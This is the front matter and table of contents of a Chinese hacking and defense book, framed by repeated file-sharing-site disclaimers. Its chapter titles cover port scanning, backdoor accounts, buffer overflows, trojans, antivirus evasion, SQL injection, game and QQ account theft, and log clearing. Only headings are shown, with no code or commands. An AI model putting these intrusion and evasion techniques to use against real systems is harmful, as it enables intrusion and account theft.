


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

封面设计：陈 敏

挑战自我 享受DIY的乐趣



支持站点

IT精英网: www.itdaily.com.cn
电脑报书友会: www.itbook.com.cn
电脑报数位学院: www.cpcwedu.com
环球科学: www.sciam.com.cn

分类建议：计算机/网络安全

ISBN 978-7-89476-328-0



9 787894 763280 >

定价：35.00元(1CD+手册)

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客精神：

技術共享，資源共享，資料共享

**不求最好，只求較好
做中國較好的網絡安全資料站**

**300G成套精品教程免费下载
每月网络期刊，黑客期刊发布
请将本站推荐给更多的好友
让大家成为溜客一员**

溜客資料共享群：

**访问溜客安全网最下方
查看本站最新共享QQ群**

溜客网络安全技术人才培养进行中

**做一个通过正道可以养活自己的黑客
从我做起，不做伪黑客**

WWW.176KU.COM/VIP.HTM

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录

CONTENT

电脑硬道理 网络安全秘技

网络安全基础篇



第1章 防黑防毒的认知与观念

| | |
|----------------------|-----|
| 1.1 Internet 世界的基本原理 | 002 |
| 1.1.1 电脑的身份证——IP地址 | 002 |
| 1.1.2 动态的IP地址 | 003 |
| 1.1.3 端口扮演的角色与功能 | 003 |
| 1.1.4 如何决定端口号码 | 004 |
| 1.1.5 你的电脑打开了哪些端口 | 004 |
| 1.2 黑客入侵电脑的目的 | 005 |
| 1.2.1 个人电脑对黑客的利用价值 | 005 |
| 1.2.2 黑客对网站或服务器的威胁 | 005 |
| 1.2.3 小心你的通信被黑客截取 | 006 |
| 1.3 黑客入侵电脑的方式 | 006 |
| 1.3.1 入侵方式与防范 | 006 |
| 1.3.2 黑客入侵的大致流程 | 008 |

第2章 搭建安全测试环境

| | |
|-------------------|-----|
| 2.1 开辟一块免杀区 | 010 |
| 2.1.1 优化杀毒软件的配置 | 010 |
| 2.1.2 还原杀毒软件隔离的程序 | 010 |
| 2.1.3 注意自身系统安全 | 011 |
| 2.1.4 放行测试程序 | 011 |

| | |
|------------------------|-----|
| 2.2 虚拟黑客攻防环境 | 012 |
| 2.2.1 配置虚拟机环境 | 012 |
| 2.2.2 安装虚拟操作系统 | 014 |
| 2.2.3 访问本机资源 | 015 |
| 2.2.4 VMware也能“Ghost” | 016 |
| 2.2.5 组建一个虚拟网络 | 017 |
| 2.2.6 用VMware组建虚拟网络环境 | 019 |
| 2.3 搭建虚拟机网站平台 | 022 |
| 2.3.1 搭建ASP网站平台 | 022 |
| 2.3.2 搭建PHP脚本运行环境 | 025 |
| 2.4 影子系统让本机更安全 | 026 |
| 2.4.1 影子系统的介绍 | 026 |
| 2.4.2 影子系统的操作 | 026 |
| 2.5 安装配置沙盘软件 | 028 |
| 2.5.1 Sandboxie的保护方式 | 028 |
| 2.5.2 让Sandboxie保护我们系统 | 029 |
| 2.5.3 Sandboxie的其他设置 | 030 |

第3章 踩点与侦查目标

| | |
|------------------|-----|
| 3.1 IP地址的扫描与防范 | 031 |
| 3.1.1 容易被IP入侵的目标 | 031 |
| 3.1.2 通过IP查找地理位置 | 031 |

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

| | |
|--------------------------------|-----|
| 3.2 扫描网络资源 | 032 |
| 3.2.1 搜索目标的扫描器 | 032 |
| 3.2.2 搜索局域网中的活动主机 | 033 |
| 3.2.3 查找局域网中的共享资源 | 033 |
| 3.2.4 扫描目标主机开启的端口 | 035 |
| 3.3 系统端口扫描利器——SuperScan | 035 |
| 3.3.1 获取目标IP地址 | 035 |
| 3.3.2 使用SuperScan的Ping功能 | 036 |
| 3.3.3 利用SuperScan检测端口 | 037 |
| 3.4 扫描系统漏洞的X-Scan | 039 |
| 3.4.1 如何设定X-Scan的选项 | 039 |
| 3.4.2 扫描及结果分析 | 042 |
| 3.5 拥有密码破解功能的流光 | 043 |
| 3.5.1 使用流光扫描目标主机 | 043 |
| 3.5.2 分析扫描报告 | 043 |
| 3.5.3 字典文件的密码破解 | 044 |
| 3.6 防范黑客扫描 | 045 |
| 3.6.1 关闭闲置和有潜在危险的端口 | 045 |
| 3.6.2 用好防火墙 | 046 |

第4章 Windows系统漏洞之攻防

| | |
|-----------------------------------|-----|
| 4.1 端口139——黑客入侵Windows的重要通道 | 047 |
| 4.1.1 端口139的安全隐患 | 047 |
| 4.1.2 入侵端口139流程 | 047 |
| 4.1.3 空连接漏洞 | 048 |
| 4.1.4 防范端口139入侵 | 049 |
| 4.2 警惕你的系统有后门 | 049 |
| 4.2.1 不为人知的隐藏共享 | 049 |
| 4.2.2 扫描出漏洞主机和账号 | 050 |
| 4.2.3 连接漏洞主机 | 051 |
| 4.2.4 留下后门账号 | 052 |
| 4.2.5 IPC\$连接Windows XP | 054 |
| 4.2.6 关闭通道防范黑客入侵 | 057 |

| | |
|------------------------------|-----|
| 4.3 控制——黑客入侵的最高境界 | 058 |
| 4.3.1 系统自带的远程利器 | 058 |
| 4.3.2 登录远程电脑 | 058 |
| 4.3.3 远程控制对方电脑 | 060 |
| 4.3.4 防范黑客远程控制 | 063 |
| 4.4 缓冲区溢出漏洞攻防 | 064 |
| 4.4.1 什么是缓冲区溢出漏洞 | 064 |
| 4.4.2 分析MS08-067远程溢出漏洞 | 065 |
| 4.4.3 MS08-067远程溢出漏洞攻防 | 065 |
| 4.4.4 MS04011缓冲区溢出实例 | 067 |
| 4.4.5 通用批量溢出工具 | 068 |
| 4.4.6 Windows蓝屏漏洞揭秘 | 068 |

第5章 盗取局域网信息的嗅探器

| | |
|--------------------------------|-----|
| 5.1 嗅探器如何截取信息 | 070 |
| 5.1.1 嗅探器应用范围 | 070 |
| 5.1.2 嗅探的前提条件 | 070 |
| 5.1.3 共享式窃听 | 071 |
| 5.1.4 交换式窃听 | 072 |
| 5.2 嗅探器的类型 | 073 |
| 5.2.1 嗅探器的特性的特性 | 074 |
| 5.2.2 嗅探器分类 | 074 |
| 5.3 小巧易用的Iris嗅探器 | 074 |
| 5.3.1 Iris的特点 | 075 |
| 5.3.2 设置与使用Iris | 075 |
| 5.3.3 利用Iris捕获邮箱密码 | 076 |
| 5.3.4 利用Iris捕获Telnet会话密码 | 077 |
| 5.4 网络间谍SpyNet Sniffer | 078 |
| 5.4.1 SpyNet Sniffer设置 | 078 |
| 5.4.2 使用SpyNet Sniffer | 078 |
| 5.5 艾菲网页侦探 | 079 |
| 5.5.1 艾菲网页侦探设置 | 079 |
| 5.5.2 使用艾菲网页侦探 | 080 |

木马攻防篇



第6章 走进木马世界

| | |
|----------------------------|-----|
| 6.1 了解形形色色的木马 | 082 |
| 6.1.1 什么是木马 | 082 |
| 6.1.2 木马与病毒不同之处 | 083 |
| 6.1.3 不同类型的木马 | 083 |
| 6.2 C/S型木马的鼻祖——冰河 | 084 |
| 6.2.1 冰河的服务端配置 | 084 |
| 6.2.2 远程控制服务端 | 085 |
| 6.2.3 对冰河入侵的反击 | 086 |
| 6.3 C/S型木马的经典——灰鸽子 | 087 |
| 6.3.1 什么是反弹式木马 | 087 |
| 6.3.2 反弹式木马灰鸽子的配置 | 088 |
| 6.3.3 灰鸽子木马的强大破坏力 | 089 |
| 6.3.4 FTP反弹式连接 | 091 |
| 6.3.5 域名反弹连接 | 092 |
| 6.3.6 客户端位于内网的配置方案 | 094 |
| 6.4 用IE就能远控的B/S型木马——rmtsvc | 098 |
| 6.4.1 rmtsvc服务端的配置 | 098 |
| 6.4.2 用浏览器控制远程电脑 | 098 |
| 6.5 携带木马的下载者 | 100 |
| 6.5.1 下载者木马的演示 | 100 |
| 6.5.2 下载者使用的技巧 | 101 |
| 6.5.3 短小精干的“一句话木马” | 102 |

第7章 火眼晶晶识木马

| | |
|---------------------|-----|
| 7.1 小心下载文件有木马 | 103 |
| 7.1.1 普通的文件捆绑 | 103 |
| 7.1.2 捆绑到压缩文件中 | 103 |
| 7.1.3 将木马植入到文件内部 | 109 |
| 7.1.4 Ghost也可能被插入木马 | 109 |
| 7.2 伪装文件的属性 | 110 |
| 7.2.1 伪装属性信息 | 110 |
| 7.2.2 伪装签名信息 | 111 |
| 7.2.3 自定义签名 | 112 |
| 7.3 文件图标的伪装 | 114 |
| 7.3.1 生成图标 | 114 |
| 7.3.2 替换图标 | 114 |
| 7.4 通过网页夹带木马 | 115 |
| 7.4.1 制作网页木马 | 115 |
| 7.4.2 网站系统漏洞挂马法 | 116 |
| 7.4.3 IIS写权限挂马法 | 118 |
| 7.4.4 电子邮件挂马法 | 119 |
| 7.5 视频文件挂马 | 119 |
| 7.5.1 RM文件的伪装利用 | 119 |
| 7.5.2 WMV文件的伪装利用 | 120 |
| 7.6 Windows 端口入侵挂马 | 121 |
| 7.6.1 利用系统服务挂马 | 121 |

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

| | |
|------------------------|-----|
| 7.6.2 利用网路服务挂马 | 125 |
| 7.7 缓冲区溢出漏洞挂马 | 125 |
| 7.7.1 黑客为何钟情数据溢出 | 125 |
| 7.7.2 专业工具入侵 | 125 |
| 7.7.3 手工批量入侵 | 126 |
| 7.7.4 工具批量入侵 | 128 |

第8章 网页挂马与欺骗

| | |
|----------------------------|-----|
| 8.1 木马借框架网页隐身 | 130 |
| 8.1.1 网页挂马的由来 | 130 |
| 8.1.2 什么是IFRAME框架挂马 | 130 |
| 8.1.3 IFRAME框架挂马实例分析 | 131 |
| 8.2 借JS脚本偷偷挂木马 | 131 |
| 8.2.1 JS挂马溯源 | 132 |
| 8.2.2 JS挂马实例 | 132 |
| 8.2.3 防范JS挂马 | 133 |
| 8.3 为何信任网站有木马 | 133 |
| 8.3.1 CSS挂马现象 | 133 |
| 8.3.2 为什么会有CSS挂马 | 134 |
| 8.3.3 CSS挂马实例 | 134 |
| 8.3.4 防范CSS被挂马 | 135 |
| 8.4 网页图片中潜伏的木马 | 135 |
| 8.4.1 备受黑客青睐的图片挂马 | 135 |
| 8.4.2 图片挂马攻防实例 | 135 |
| 8.5 播放Flash 招来木马 | 137 |
| 8.5.1 SWF挂马优势 | 137 |
| 8.5.2 SWF挂马攻防实例 | 137 |
| 8.6 网页木马加密避追杀 | 138 |
| 8.6.1 网页木马为什么要加密 | 138 |
| 8.6.2 加密网页木马加密 | 138 |
| 8.6.3 防范网页木马加密 | 139 |
| 8.7 猫扑网的欺骗漏洞实例 | 140 |
| 8.7.1 未过滤外部网址 | 140 |
| 8.7.2 钓鱼攻击演示 | 140 |
| 8.7.3 网页挂马演示 | 141 |

| | |
|-------------------------|-----|
| 8.7.4 漏洞修补之法 | 142 |
| 8.8 博客大巴网页漏洞引木马实例 | 142 |
| 8.8.1 外部链接过滤不严 | 142 |
| 8.8.2 博客大巴挂马揭秘 | 142 |
| 8.8.3 再现跨站攻击 | 144 |

第9章 木马与杀毒软件的角逐

| | |
|-----------------------------|-----|
| 9.1 杀毒软件如何杀毒 | 146 |
| 9.1.1 杀毒的原理 | 146 |
| 9.1.2 基于文件扫描的技术 | 147 |
| 9.1.3 认识了解PE文件结构 | 148 |
| 9.1.4 认识并了解汇编语言 | 150 |
| 9.2 修改特征码瞒骗杀毒软件 | 151 |
| 9.2.1 设置MYCCL复合特征码定位器 | 151 |
| 9.2.2 划分特征码范围 | 152 |
| 9.2.3 缩小特征码范围 | 152 |
| 9.2.4 修改特征码内容 | 153 |
| 9.2.5 特征码防杀总结 | 153 |
| 9.3 加壳木马防范查杀 | 153 |
| 9.3.1 壳是用来干什么的 | 153 |
| 9.3.2 单一加壳伪装木马 | 154 |
| 9.3.3 多重加壳伪装木马 | 154 |
| 9.3.4 测试加壳木马 | 155 |
| 9.3.5 利用加壳伪装木马的总结 | 156 |
| 9.4 使用花指令防杀毒软件查杀 | 156 |
| 9.4.1 什么是花指令 | 156 |
| 9.4.2 垃圾代码是如何弄“晕”杀软件的 | 156 |
| 9.4.3 揭秘花指令免杀步骤 | 156 |
| 9.5 突破主动防御的手段 | 159 |
| 9.5.1 什么是主动防御 | 159 |
| 9.5.2 突破卡巴的主动防御 | 160 |
| 9.5.3 其他杀毒软件主动防御 | 162 |
| 9.5.4 木马程序自定义设置 | 163 |
| 9.5.5 简单设置过主动防御 | 163 |
| 9.5.6 捆绑程序过主动防御 | 164 |

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

| | | | |
|---------------------|-----|---------------------|-----|
| 9.6 网页木马的免杀方法 | 164 | 9.7 脚本木马的免杀方法 | 168 |
| 9.6.1 工具免杀方法 | 164 | 9.7.1 工具免杀方法 | 168 |
| 9.6.2 手工免杀方法 | 165 | 9.7.2 手工免杀方法 | 169 |
| 9.6.3 网马免杀延伸 | 168 | 9.7.3 其他免杀方法 | 172 |

网站攻防篇



第10章 服务器攻击与防范

| | |
|----------------------------|-----|
| 10.1 网站注入式攻击 | 176 |
| 10.1.1 SQL注入漏洞的原理 | 176 |
| 10.1.2 SQL注入漏洞的查找 | 176 |
| 10.1.3 SQL注入漏洞的应用 | 177 |
| 10.2 网站漏洞入侵 | 179 |
| 10.2.1 大量PHPWind论坛入侵 | 179 |
| 10.2.2 PHPWind漏洞形成原因 | 180 |
| 10.2.3 PHPWind论坛被入侵 | 180 |
| 10.3 端口破解入侵网站 | 181 |
| 10.3.1 什么是端口破解 | 181 |
| 10.3.2 端口怎样被破解 | 181 |
| 10.4 利用“旁注”入侵网站 | 183 |
| 10.4.1 旁注的具体含义 | 183 |
| 10.4.2 旁注的实际操作 | 184 |
| 10.5 利用“暴库”快速获取管理员密码 | 185 |
| 10.5.1 黑客入侵原理 | 185 |
| 10.5.2 入侵操作过程 | 185 |
| 10.6 拒绝服务攻击介绍 | 186 |
| 10.6.1 拒绝服务攻击原理 | 186 |
| 10.6.2 拒绝服务攻击举例 | 187 |

| | |
|--------------------------------|-----|
| 10.7 分布式拒绝服务攻击介绍 | 187 |
| 10.7.1 分布式拒绝服务攻击原理 | 187 |
| 10.7.2 分布式攻击实例 | 188 |
| 10.7.3 如何判断是否被分布式攻击了 | 189 |
| 10.7.4 当前主要有三种流行的分布式攻击方法 | 189 |
| 10.7.5 怎么抵御分布式攻击 | 190 |

第11章 网站漏洞入侵与防范

| | |
|----------------------------|-----|
| 11.1 一个真实的入侵案例 | 191 |
| 11.1.1 揪出隐藏的后台地址 | 191 |
| 11.1.2 不设防的后台 | 192 |
| 11.1.3 借助木马控制网站 | 192 |
| 11.1.4 控制服务器 | 193 |
| 11.1.5 提高安全意识防范入侵 | 193 |
| 11.2 插件导致论坛沦陷 | 193 |
| 11.2.1 插件中gameid过滤不严 | 194 |
| 11.2.2 利用插件漏洞控制网站 | 194 |
| 11.3 商城被木马攻入 | 195 |
| 11.3.1 存在SQL注入漏洞 | 195 |
| 11.3.2 挂马过程与防范 | 195 |

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

| | |
|--------------------------|-----|
| 11.4 PHP注入漏洞入侵资源网站 | 197 |
| 11.4.1 漏洞在留言板中 | 197 |
| 11.4.2 漏洞这样被利用 | 197 |
| 11.5 论坛的跨站漏洞 | 199 |
| 11.5.1 输出未过滤产生漏洞 | 199 |
| 11.5.2 再现跨站攻击 | 199 |
| 11.5.3 打上紧急补丁 | 200 |
| 11.6 毒机四伏的博客 | 201 |
| 11.6.1 msg参数过滤不严 | 201 |
| 11.6.2 模拟挂马与解决方案 | 201 |

综合案例篇



第12章 网游盗号与防范实例

| | |
|-----------------------------|-----|
| 12.1 网络游戏中的骗术 | 204 |
| 12.1.1 虚拟物品价值的诱惑 | 204 |
| 12.1.2 网络游戏的盗号链 | 204 |
| 12.1.3 以假乱真的中奖信息 | 205 |
| 12.1.4 低价销售游戏虚拟货币和装备 | 205 |
| 12.1.5 低价销售游戏点卡 | 206 |
| 12.1.6 下载免费游戏外挂 | 206 |
| 12.2 《地下城与勇士》游戏外挂绑马案例 | 206 |
| 12.2.1 木马的前期准备工作 | 206 |
| 12.2.2 木马的配置 | 207 |
| 12.2.3 外挂捆绑上木马 | 207 |
| 12.2.4 外挂下载者大范围盗窃 | 209 |
| 12.3 《魔兽世界》账号的窃取与防范 | 209 |
| 12.3.1 盗号者如何窃取魔兽世界账号 | 209 |
| 12.3.2 如何防范魔兽世界密码被盗 | 211 |
| 12.4 让《魔兽世界》失足的酷狮子木马 | 213 |
| 12.4.1 酷狮子是如何盗号的 | 213 |
| 12.4.2 酷狮子木马清除方案 | 214 |

| | |
|---------------------------------|-----|
| 12.5 《征途》木马绞杀记 | 214 |
| 12.5.1 Svhost32进程“出卖”征途木马 | 214 |
| 12.5.2 去除木马病毒的伪装 | 215 |
| 12.5.3 幕后主谋现身 | 216 |
| 12.6 网游盗号的帮凶——Conficker | 216 |
| 12.6.1 什么是Conficker | 216 |
| 12.6.2 克制病毒方案 | 217 |
| 12.7 游戏账号安全谈 | 217 |

第13章 QQ攻击与防范实例

| | |
|------------------------|-----|
| 13.1 曝光QQ木马盗号信箱 | 220 |
| 13.1.1 黑客盗QQ过程推演 | 220 |
| 13.1.2 如何追寻黑客踪迹 | 220 |
| 13.1.3 QQ防盗技巧 | 221 |
| 13.2 找出QQ盗号元凶 | 221 |
| 13.2.1 木马的盗号全程 | 222 |
| 13.2.2 捕杀QQ盗号木马 | 223 |
| 13.2.3 揪出幕后元凶 | 223 |
| 13.3 Q币盗取与防范 | 225 |

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

| | | | |
|-----------------------|-----|------------------------------|-----|
| 13.3.1 制作盗QQ木马 | 225 | 15.3.1 pcAnywhere的工作原理 | 256 |
| 13.3.2 批量登录被盗QQ | 226 | 15.3.2 被控端设置 | 257 |
| 13.3.3 防范Q币被盗取 | 227 | 15.3.3 主控端设置 | 258 |
| 13.4 扫描器猜解QQ密码 | 227 | 15.3.4 网络连接的优化配置 | 259 |
| 13.5 QQ的本地破解 | 229 | 15.3.5 远程控制的实现 | 259 |
| 13.6 查看QQ聊天记录 | 230 | 15.4 方便易用的WinVNC | 259 |
| 13.7 局域网中的QQ安全 | 231 | 15.4.1 利用WinVNC的正向连接 | 260 |

第14章 电子邮箱攻防实例

| | |
|---------------------------|------------|
| 14.1 扫描破解与防范 | 232 |
| 14.1.1 流光探测POP3邮箱密码 | 232 |
| 14.1.2 黑雨POP3邮件密码破解器 | 234 |
| 14.1.3 使用流影探测POP3邮箱 | 234 |
| 14.2 欺骗手段获取邮件信息 | 237 |
| 14.2.1 了解电子邮件欺骗的手法 | 237 |
| 14.2.2 利用Foxmail欺骗实例 | 238 |
| 14.2.3 OutlookExpress欺骗实例 | 241 |
| 14.2.4 绕过SMTP服务器的身份验证 | 244 |
| 14.3 电子邮件攻击与防范 | 244 |
| 14.3.1 电子邮箱信息攻击原理 | 244 |
| 14.3.2 随机邮箱炸弹 | 245 |
| 14.3.3 邮箱炸弹的防范 | 245 |
| 14.3.4 垃圾邮件的过滤 | 246 |

第15章 远程控制攻防实例

| | |
|-------------------------------|-----|
| 15.1 扫描漏洞入侵Windows经典实例 | 248 |
| 15.1.1 扫描远程主机是否存在NT弱口令 | 248 |
| 15.1.2 使用DameWare入侵漏洞主机 | 249 |
| 15.2 Radmin入侵实战演练 | 254 |
| 15.2.1 使用Radmin远程控制 | 254 |
| 15.2.2 Radmin服务端安装技巧 | 256 |
| 15.3 使用pcAnywhere进行远程控制 | 256 |

| | |
|---|------------|
| 15.3.1 pcAnywhere 的工作原理 | 256 |
| 15.3.2 被控端设置 | 257 |
| 15.3.3 主控端设置 | 258 |
| 15.3.4 网络连接的优化配置 | 259 |
| 15.3.5 远程控制的实现 | 259 |
| 15.4 方便易用的WinVNC | 259 |
| 15.4.1 利用WinVNC的正向连接 | 260 |
| 15.4.2 利用WinVNC的逆向连接 | 261 |
| 15.5 Windows Vista远程协助使用详解 | 261 |
| 15.5.1 改进的 Windows Vista远程协助 | 261 |
| 15.5.2 远程桌面与远程协助 | 262 |
| 15.5.3 发送Windows Vista的远程协助请求 | 263 |
| 15.5.4 接受远程协助请求 | 264 |
| 15.5.5 远程协助其他设置 | 265 |
| 15.6 内网中的Windows XP远程协助设置 | 267 |
| 15.6.1 通过网关做端口映射 | 267 |
| 15.6.2 启用被控端远程控制 | 267 |
| 15.6.3 远程协助 | 268 |
| 15.6.4 远程桌面 | 269 |

第16章 行踪隐藏与痕迹清理

| | |
|-------------------------|------------|
| 16.1 IP隐藏技巧 | 270 |
| 16.2 代理隐藏术 | 271 |
| 16.2.1 网上查找代理服务器 | 271 |
| 16.2.2 扫描工具查找 | 271 |
| 16.2.3 代理猎手使用要点 | 274 |
| 16.2.4 多代理切换保证安全 | 277 |
| 16.2.5 代理协议的转换 | 281 |
| 16.2.6 让黑客任务隐藏在代理服务下 | 283 |
| 16.2.7 使用代理的注意事项 | 285 |
| 16.3 黑客入侵与日志清除 | 285 |
| 16.3.1 认识系统日志 | 285 |
| 16.3.2 Windows系列日志查看与分析 | 286 |
